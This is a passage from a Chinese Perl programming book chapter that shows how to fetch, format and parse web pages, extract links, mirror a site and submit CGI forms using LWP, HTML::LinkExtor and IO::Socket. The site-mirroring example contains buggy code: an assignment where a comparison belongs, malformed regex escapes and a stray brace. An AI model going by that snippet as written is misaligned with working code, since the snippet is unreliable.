


图 27.20 在 WML 与 Perl 接口时处理多个数据项



## 第 28 章 代码中的 Web 处理

### 28.1 深入分析

本章将介绍使用 Perl 代码处理 Web。本章中的程序将不使用浏览器处理 Web；它们会直接使用模块，例如 LWP（扩展的 libwww-perl 库）、HTML 和 HTTP。如果安装 Perl 时没有安装这些模块，则可以从 CPAN 获取它们。请参阅第 14 章中的“安装模块”一节。这些模块也可用于 MS-DOS。对于本章的所有示例，都可以在 MS-DOS 下运行（除了小型 Web 服务器之外）。

#### 28.1.1 HTML、HTTP和LWP模块

本章的大部分内容都使用 HTML、HTTP 和 LWP 模块处理 Web，这样就能够了解这些模块。下面列出了这些模块库中的当前模块，可以从 CPAN 中获取它们：

- ◆ HTML::AsSubs——使用函数创建 HTML 语法树
- ◆ HTML::Base——以面向对象的方式创建页面
- ◆ HTML::Element——创建 HTML 解析树
- ◆ HTML::Embperl——将 Perl 嵌入 HTML
- ◆ HTML::Entities——创建 HTML 实体
- ◆ HTML::EP——创建模块及嵌入的扩展 Perl
- ◆ HTML::Filter——通过解析程序过滤 HTML
- ◆ HTML::FormatPS——以 PostScript 文本方式格式化 HTML
- ◆ HTML::Formatter——以普通文本或 PostScript 文本方式格式化 HTML
- ◆ HTML::FormatText——以普通文本方式格式化 HTML
- ◆ HTML::HeadParser——解析 HTML 头
- ◆ HTML::LinkExtor——提取 HTML 页面的链接
- ◆ HTML::Mason——从模块构件中建立 Web 站点
- ◆ HTML::Parse——解析 HTML 页面
- ◆ HTML::Parser——解析 SGML
- ◆ HTML::ParseForm——使用模板解析 HTML 表单
- ◆ HTML::QuickCheck——验证 HTML 页面
- ◆ HTML::Simple——支持允许生成 HTML 的函数

- ◆ HTML::SimpleParse——支持简单的 HTML 解析程序
- ◆ HTML::Stream——创建 HTML 输出流
- ◆ HTML::Subtext——用 HTML 模板完成文本替换
- ◆ HTML::Table——创建 HTML 表
- ◆ HTML::TableLayout——支持面向对象的布局管理器
- ◆ HTML::TreeBuilder——建立 HTML 语法树
- ◆ HTML::Validator——用 nsgmls 和 libwww 检查 HTML
- ◆ HTTP::Cookies——处理 cookies
- ◆ HTTP::Daemon——创建简单的 HTTP 服务器
- ◆ HTTP::Date——使用 HTTP 日期格式转换日期
- ◆ HTTP::Headers——支持 HTTP 消息头的类
- ◆ HTTP::Message——支持 HTTP 请求和响应的基类
- ◆ HTTP::Negotiate——指定协商内容
- ◆ HTTP::Request——支持 HTTP 请求的类
- ◆ HTTP::Request::Form——从表单创建 HTTP::Request 对象
- ◆ HTTP::Response——支持 HTTP 响应的类
- ◆ HTTP::Status——处理状态码
- ◆ HTTPD::Access——处理服务器访问控制文件
- ◆ HTTPD::Authen——完成 HTTP 身份验证
- ◆ HTTPD::Config——处理服务器配置文件
- ◆ HTTPD::GroupAdmin——处理服务器组数据库
- ◆ HTTPD::UserAdmin——处理服务器用户数据库
- ◆ LWP::Debug——支持 LWP 调试程序
- ◆ LWP::MediaTypes——处理媒介类型
- ◆ LWP::Parallel——启用 HTTP 和 FTP 访问
- ◆ LWP::Protocol——创建 URL 模式
- ◆ LWP::RobotUA——支持机器人的 UserAgent 接口
- ◆ LWP::Simple——支持到 libwww-perl 的简单接口
- ◆ LWP::UserAgent——创建能够发送 HTTP 请求的用户代理

本章的大部分内容都与获取和处理网页有关。我将介绍如何以各种方式下载网页——使用 LWP::Simple，使用 LWP::UserAgent 模仿 Web 浏览器，使用 LWP::Simple 的 mirror 方法，甚至使用 IO::Socket 直接连接到 ISP 上的 HTTP 端口（端口 80）。在已经下载了网页之后，将讨论如何解析它，其中包括如何从网页中提取链接或其他元素。同时也将讨论下载网页创建 Web 站点的镜像。

除了在代码中下载和处理网页之外，我将介绍如何自动实现将表单提交给 CGI 脚本的功能。如果能让用户与应用程序中的 CGI 脚本交互，则自动化是非常有用的，只需从命令行运行，或者用一连串的数据集重复调用 CGI 脚本。

在本章中，也要介绍如何创建小型 Web 服务器。这个 Web 服务器将使用 HTTP::Daemon 模块创建运行的 HTTP 服务器。在本章中，将创建包含自己 URL 的 Web 服务器，它能够发送回网页。

### 28.1.2 处理在线用户注册

我将采用适当的应用程序完成本书，现在已经创建了很多脚本——在线用户注册。该应用程序将允许用户从他在命令提示下运行的程序中在线注册——既不必使用 Web 浏览器、电子邮件程序，也不用必要的 FTP 程序。用户的机器只需连接到 Internet 即可。该应用程序有些复杂，这是由于我想让用户在实际的命令行应用程序中运行它，并自动上传注册信息，但 LWP、HTTP、HTML、MAIL 和 FTP 模块并不是随着标准 Perl 端口一起发行的，所以我不能假定它们可用。

另一方面，在标准 Perl 端口中，IO::Socket 是可用的，所以我使用了它。如果使用了套接字，则可能一定要在 ISP 上运行一个连续的服务器应用程序，来处理客户请求，以便发送用户注册信息。解决方案是使用 ISP 自己的 Web 服务器软件，它总是监听端口 80。然后，本章中的应用程序连接到 ISP 的 Web 服务器，并模拟 Web 浏览器，把包含用户注册信息的查询字符串发送给自定义的 CGI 脚本。这个脚本将解码用户注册信息，并把它附加到注册项的日志文件中。这就是注册用户的一种方法。

这就是我们需要的概括内容，现在到了编写代码的时间了。

## 28.2 快速解决方案

### 28.2.1 获取并解析网页

我们知道了可以使用 LWP::Simple 模块的 get 方法下载网页，但显示该网页又是另外一回事。可以去掉所有的 HTML 标记，但如何设置项目符号列表等的格式呢？建立自己的 Web 浏览器，就可以设置 HTML 的格式：只需使用 HTML::FormatText。

要了解这个过程的运行方式，我将下载 CPAN 的主网页，代码如下：

```
use LWP::Simple;

$html = get("http://www.cpan.org/");
```

然后，使用 HTML::FormatText 创建新的格式器（formatter）：

```
use LWP::Simple;
```



```
use HTML::TreeBuilder;
use HTML::FormatText;

$html = get("http://www.cpan.org");
$formatter = HTML::FormatText->new;
```

如果愿意，也可以为格式器指定左边距和右边距，代码如下：

```
$formatter = HTML::FormatText->new(leftmargin => 10, rightmargin => 70);
```

格式器只能处理已解析的 HTML，所以我使用 `HTML::TreeBuilder` 解析 HTML（在前几个版本中，曾经使用过 `HTML::Parse`，但是现在认为该模块已过时了）：

```
use LWP::Simple;
use HTML::TreeBuilder;
use HTML::FormatText;

$html = get("http://www.cpan.org");

$formatter = HTML::FormatText->new;

$tree_builder = HTML::TreeBuilder->new;
$tree_builder->parse($html);
```

现在，已解析的 HTML 位于 `$tree_builder` 对象中，所以在这个对象上使用 `formatter` 对象的 `format` 方法，把网页的格式设置为普通文本，并输出它：

```
use LWP::Simple;
use HTML::TreeBuilder;
use HTML::FormatText;

$html = get("http://www.cpan.org");

$formatter = HTML::FormatText->new;

$tree_builder = HTML::TreeBuilder->new;
$tree_builder->parse($html);

$text = $formatter->format($tree_builder);

print $text;
```

现在，运行这段程序时，它会下载网页，并把它格式化为普通文本，而且会显示它，其代码如下：

```
% perl formatter.pl

CPAN: Comprehensive Perl Archive Network
=====

Welcome to CPAN! Here you will find All Things Perl.
```

```

    CPAN is the Comprehensive Perl Archive Network. Comprehensive: the aim
    .
    .
    .
    the French CPAN sites, instead of going to USA.

    * documentation

        * standard documentation

            * Browsable: [HTML]
            .
            .
            .

```

### 28.2.2 获取网页中的链接

要创建 Web 站点图，可以很容易地提取网页中的所有链接，方法是使用 `HTML::LinkExtor`。

`HTML::LinkExtor` 模块可通过调用回调函数来提取网页中的链接。要说明这个过程，我创建了一个示例，它将提取 CPAN 主网页的链接。首先下载这个网页：

```

use LWP::Simple;

$html = get("http://www.cpan.org");

```

接下来，创建 `HTML::LinkExtor` 对象，并把对 `handle_links` 回调函数的引用传递给它的构造函数：

```

use LWP::Simple;
use HTML::LinkExtor;

$html = get("http://www.cpan.org");

$link_extor = HTML::LinkExtor->new(\&handle_links);

```

当使用了 `HTML::LinkExtor` 模块的 `parse` 方法时，则对于页面中的每个链接，都会调用该回调函数：

```

use LWP::Simple;
use HTML::LinkExtor;

$html = get("http://www.cpan.org");

$link_extor = HTML::LinkExtor->new(\&handle_links);

$link_extor->parse($html);

```

采用两个参数调用 `handle_links` 回调函数：在网页中找到的标记类型（例如，A 代表锚点标记）以及一个哈希表，这个哈希表的键是该标记的属性（例如链接中的 `HREF` 属性），

而且它们的值是这些属性的设置值。

在这个示例中，将通过查询包含 HREF 属性的<A>标记来搜索超链接，而且将显示 `handle_links` 中的每个超链接：

```
use LWP::Simple;
use HTML::LinkExtor;

$html = get("http://www.cpan.org");

$link_extor = HTML::LinkExtor->new(\&handle_links);

$link_extor->parse($html);

sub handle_links
{
    ($tag, %links) = @_;

    if ($tag eq 'a') {

        foreach $key (keys %links) {

            if ($key eq 'href') {

                print "Found a hyperlink to $links{$key}.\n";

            }

        }

    }
}
```

这段代码的结果显示了 CPAN 主页中的链接：

```
% perl findlinks.pl
Found a hyperlink to 模块s/index.html.
Found a hyperlink to scripts/index.html.
Found a hyperlink to ports/index.html.
Found a hyperlink to src/index.html.
Found a hyperlink to clpa/index.html.
Found a hyperlink to RECENT.html.
Found a hyperlink to http://search.cpan.org/recent.
Found a hyperlink to SITES.html.
Found a hyperlink to http://mirror.cpan.org/.
Found a hyperlink to http://kobesearch.cpan.org/.
Found a hyperlink to http://www.perldoc.com/.
Found a hyperlink to http://search.cpan.org/.
Found a hyperlink to http://wait.cpan.org/.
Found a hyperlink to misc/cpan-faq.html.
Found a hyperlink to http://lists.cpan.org/.
Found a hyperlink to http://bookmarks.cpan.org/.
Found a hyperlink to mailto:cpan@perl.org.
Found a hyperlink to disclaimer.html.
Found a hyperlink to
```



```
http://validator.w3.org/check?uri=http%3A%2F%2Fwww.cpan.org%2Findex.html.  
Found a hyperlink to http://www.csc.fi/english/funet/.
```

相关解决方案参见 14.2.1 节“安装模块”。

### 28.2.3 用LWP::UserAgent和HTTP::Request获取网页

我们知道了使用 LWP::Simple 可以很容易地下载网页，但还可以采用其他方式，如用 LWP::UserAgent 模块模拟一个浏览器。

可以使用 LWP::UserAgent 模块模拟 Web 浏览器，它允许发送并处理 HTTP 请求。LWP::UserAgent 继承了 HTTP::Request、HTTP::Response 和 libwww-perl 库中的 LWP::Protocol 类。

作为示例，我将把 HTTP GET 请求发送给 CPAN Web 服务器，以便获取 CPAN 的主 FAQ 索引，它的 URL 是 [www.cpan.org/doc/FAQs/index.html](http://www.cpan.org/doc/FAQs/index.html)。

首先，创建新的 HTTP 用户代理对象，代码如下：

```
use LWP::UserAgent;  
  
$user_agent = new LWP::UserAgent;
```

接下来，使用 HTTP 模块创建 HTTP GET 请求，代码如下：

```
use LWP::UserAgent;  
  
$user_agent = new LWP::UserAgent;  
  
$request = new HTTP::Request('GET',  
    'http://www.cpan.org/doc/FAQs/index.html');
```

现在，使用用户代理的 request 方法执行这个 HTTP 请求，以获取网页：

```
use LWP::UserAgent;  
  
$user_agent = new LWP::UserAgent;  
  
$request = new HTTP::Request('GET',  
    'http://www.cpan.org/doc/FAQs/index.html');  
  
$response = $user_agent->request($request);
```

request 方法将返回对哈希表的引用，该哈希表包含下面这些键：\_request、\_protocol、\_content、\_headers、\_previous、\_rc 和 \_msg。

网页的实际 HTML 内容将用 \_content 键存储在这个哈希表中，所以我可以把网页存储在 file.txt 文件中，代码如下：

```
use LWP::UserAgent;  
  
$user_agent = new LWP::UserAgent;  
  
$request = new HTTP::Request('GET',
```

```

    'http://www.cpan.org/doc/FAQs/index.html');

$response = $user_agent->request($request);

open FILEHANDLE, ">file.txt";

print FILEHANDLE $response->{_content};

close FILEHANDLE;

```

在执行这个程序之后，file.txt 文件的内容将如下所示：

```

<TITLE>Perl FAQ Index</TITLE>
<CENTER>
<BODY BGCOLOR=#ffffff>
<A name="Top">
<h1>
    <IMG SRC="camel.gif" HEIGHT=48 WIDTH=48 ALT="">
Perl FAQ Index
    <IMG SRC="camel.gif" HEIGHT=48 WIDTH=48 ALT="">
</h1>
</a>
</CENTER>

The Perl <I>Frequently Asked Questions</i> list has been released
.
.
.

```

#### 28.2.4 用IO::Socket获取网页

使用 LWP::Simple 和 LWP::UserAgent 可以下载网页，还可以采用很多种方式。如使用 IO::Socket。

由于 Web 服务器和浏览器都使用端口通信，所以可以使用 IO::Socket 模拟浏览器。Web 服务器将端口 80 用于 HTTP 连接，这样，需要做的就是连接到该端口并发送适当的 HTTP 请求。

作为示例，我将通过把 HTTP 请求发送到 ISP 的端口 80，从 Web 站点下载网页 index.html。

首先，连接到服务器 www.starpowder.com 上的该端口（注意，这个站点不存在，我用这个假的 URL 替换了该示例要用的站点名）：

```

use IO::Socket;

$socket = IO::Socket::INET->new
(
    Proto      => "tcp",
    PeerAddr   => "www.starpowder.com",
    PeerPort   => 80,
);

$socket->autoflush(1);

```

在连接到这个端口之后，发送一个 HTTPGET 请求获取 Web 服务器的文件，代码如下：

```
use IO::Socket;

$socket = IO::Socket::INET->new
(
    Proto      => "tcp",
    PeerAddr   => "www.starpowder.com",
    PeerPort   => 80,
);

$socket->autoflush(1);

print $socket "GET /index.html HTTP/1.0\015\012\015\012";
```

---

**提示：**这里显式地添加了\r\n 字符，它们组成了 Internet 行终止符。要真正引用要下载的文档，必须知道文件系统中文档的位置。在这个示例中，index.html 位于根目录下。

---

现在，可以从套接字读取，就像使用其他套接字一样（请参阅第 20 章）。在这个示例中，将读取网页，并把它存储在本地文件中，如下所示：

```
use IO::Socket;

$socket = IO::Socket::INET->new
(
    Proto      => "tcp",
    PeerAddr   => "www.starpowder.com",
    PeerPort   => 80,
);

$socket->autoflush(1);

print $socket "GET /index.html HTTP/1.0\015\012\015\012";

open FILEHANDLE, ">local.html";

while (<$socket>) {
    print FILEHANDLE;
}

close FILEHANDLE;

close $socket;
```

上述代码将页面下载到 local.html 中，该文件包含下列内容：

```
HTTP/1.1 200 OK Date: Mon, 14 May 17:18:50
GMT Server: Apache/1.3.6 (Unix) FrontPage/4.0.4.3
ApacheJServ/1.0b3
Last-Modified: Fri, 16 Mar 03:04:31
GMT ETag: "2110ce2-a59-3ab182bf"
```



```

Accept-Ranges: bytes Content-Length: 2649
Connection: close Content-Type: text/html
<html>
  <head>
    <title>Welcome to Starpowder!</title>
  </head>
  <body>
    <center>
      
      .
      .
      .
    </center>
  </body>
</html>

```

这段代码非常整洁。你不必考虑使用角运算符<和>读取 Web 服务器中的网页，但如果使用 `IO::Socket` 的话，也可以这么做。

相关解决方案参见 20.2.11 节“用 `IO::Socket` 创建 TCP 客户”和 20.2.12 节“用 `IO::Socket` 创建 TCP 服务器”。

### 28.2.5 创建镜像站点

如果没有备份，出现 ISP 磁盘崩溃的现象时，就会丢失所有文件。使用 `LWP::Simple` 模块的 `mirror` 函数创建 Web 站点的备份镜像，可以防备出现这种问题。

`mirror` 函数为下载网页提供了另一种非常容易的方式，现在把这些网页存储在本地文件中。要使用这个函数，只需把要下载的 URL 传递给它，并把要存储它的文件传递给它，即 `mirror($url, $file)`。

作为示例，这段代码为链接到另一个页面而搜索 Web 站点上的 `index.html` 页面，而且下载这些页面，为每个页面创建一个本地文件。创建备份文件时，这段代码会把正斜线转换为连字符，`documentation/warnings.html` 文件将存储为 `documentation-warnings.html`：

```

use LWP::Simple;
require HTML::Parser;
require HTML::LinkExtor;

$html = get("http://www.yourserver.com/~username/index.html");

$link_extor = HTML::LinkExtor->new(\&handle_links);

$link_extor->parse($html);

sub handle_links
{
    ($tag, %links) = @_;

    if ($tag = 'a href' && $links{href} ne '') {
        $url = $links{href};
    }
}

```

```

    $file = $url;
    $file =~ s/http:\\\\www\\.//;
    $file =~ s/http:\\\\//g;
    $file =~ tr/\\//-/;

    print "Creating $file.\n";

    mirror ($url, $file);
};
}

```

### 28.2.6 从代码中提交HTML表单

可以采用很多方式从代码中下载网页，但还可以从代码中给 CGI 脚本发送表单。

本节将介绍 3 种从代码中提交表单的方式：使用 LWP::Simple 模块的 get 函数，使用 LWP::UserAgent 以及使用 IO::Socket。

我将创建一个短 CGI 脚本，即 cgireader.cgi，它只读取并显示名为 text1 和 text2 的两个 HTML 控件中的文本：

```

#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html(
    -title=>'CGI Example',
    -author=>'Steve',
    -BGCOLOR=>'white',
    -LINK=>'red'
);

if ($co->param()) {

    print

        "You entered this text: ",

        $co->em($co->param('text1')),

        " ",

        $co->em($co->param('text2')),

        ".";

} else {
    print "Sorry, I did not see any text.";
}

```

```
print $co->end_html;
```

### 28.2.6.1 使用 LWP::Simple

要使用 LWP::Simple 提交表单，可以用 URI::URL 模块（URI 代表 Uniform Resource Identifier，即统一资源标识符）创建 URL 对象，用表单数据完成。这里给出了一个示例；在这个示例中，将创建一个新的 URL 对象，并为 text1 和 text2 元素添加数据，代码如下：

```
use LWP::Simple;
use URI::URL;

$url = url('http://www.yourserver.com/~username/cgi/cgireader.cgi');

$url->query_form(text1 => 'Hello', text2 => 'there');
```

现在，我像往常一样获取了网页并输出它：

```
use LWP::Simple;
use URI::URL;

$url = url('http://www.yourserver.com/~username/cgi/cgireader.cgi');

$url->query_form(text1 => 'Hello', text2 => 'there');

$html = get($url);

print $html;
```

结果如下（注意，cgireader.cgi 获取并使用了 text1 和 text2 元素）：

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<HEAD>
<TITLE>CGI Example</TITLE>
<LINK REV=MADE HREF="mailto:Steve">
</HEAD>

<BODY BGCOLOR="white" LINK="red">

You entered this text:
<EM>Hello</EM> <EM>there</EM>.

</BODY>

</HTML>
```

事实上，如果不介意自己给查询字符串编码，则可以直接调用 get，而根本不必使用 URI::URL，如下所示：

```
use LWP::Simple;

$html = get
(
    'http://www.yourserver.com/~username/cgi/' .
```



```
        'cgireader.cgi?text1=Hello&text2=there'
    );
```

```
print $html;
```

### 28.2.6.2 使用 LWP::UserAgent

也可以使用 `LWP::UserAgent` 创建小型浏览器，并且发送适当的 HTTP 请求。在这个示例中，将创建一个新的用户代理，代码如下：

```
use LWP::UserAgent;
```

```
$user_agent = LWP::UserAgent->new;
```

现在，使用 `HTTP::Request::Common` 创建新的 HTTP 请求（注意，你可以传递引用，即包含多个表单数据值（例如 `text1` 和 `text2`）的匿名数组的引用）：

```
use HTTP::Request::Common;
```

```
use LWP::UserAgent;
```

```
$user_agent = LWP::UserAgent->new;
```

```
$request = POST
```

```
    'http://www.yourserver.com/~username/cgi/cgireader.cgi',
    [text1 => 'Hello', text2 => 'there'];
```

余下的就是用用户代理的 `request` 方法执行 HTTP 请求，并输出来自 Web 服务器的响应，代码如下：

```
use HTTP::Request::Common;
```

```
use LWP::UserAgent;
```

```
$user_agent = LWP::UserAgent->new;
```

```
$request = POST
```

```
    'http://www.yourserver.com/~username/cgi/cgireader.cgi',
    [text1 => 'Hello', text2 => 'there'];
```

```
$response = $user_agent->request($request);
```

```
print $response->as_string;
```

下面给出了由这段代码创建的 HTTP 请求的结果。可以看到，`cgireader.cgi` 获取了 `text1` 和 `text2` 的两个值并使用它们：

```
HTTP/1.1 200 OK
Connection: close
Date: Fri, 07 May 2002 19:39:44 GMT
Server: Apache/1.2.1
Content-Type: text/html
Client-Date: Fri, 07 May 19:38:58 GMT
Client-Peer: 205.232.34.1:80
Link: <mailto:Steve>; rev="MADE"
```

```

Title: CGI Example

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>

<HEAD>
<TITLE>CGI Example</TITLE>
<LINK REV=MADE HREF="mailto:Steve">
</HEAD>

<BODY BGCOLOR="white" LINK="red">

You entered this text:
<EM>Hello</EM> <EM>there</EM>.

</BODY>

</HTML>

```

### 28.2.6.3 使用 IO::Socket

如果没有安装 LWP 和 HTTP，则还可以使用 IO::Socket 使表单提交自动化，但由于你不得不创建查询字符串，所以还要做一些工作。

现在，检验这个示例。在这个示例中，将让用户为 text1 和 text2 输入值：

```

use IO::Socket;

print "Enter a value for text1: ";
chomp($text1 = <>);

print "Enter a value for text2: ";
chomp($text2 = <>);

```

现在，把这些值编码为 URL 查询字符串，该字符串以问号 (?) 开头，用“与”号 (&) 分开字段，并把空格转换为加号 (+)，代码如下：

```

use IO::Socket;

print "Enter a value for text1: ";
chomp($text1 = <>);

print "Enter a value for text2: ";
chomp($text2 = <>);

$string = '?' . "text1=" . $text1 . "&" . "text2=" . $text2;

$string =~ tr/ /+/;

```

接下来，就可以在端口 80（即 HTTP 端口）上连接到 Web 服务器：

```

use IO::Socket;

print "Enter a value for text1: ";
chomp($text1 = <>);

print "Enter a value for text2: ";

```

```
chomp($text2 = <>);

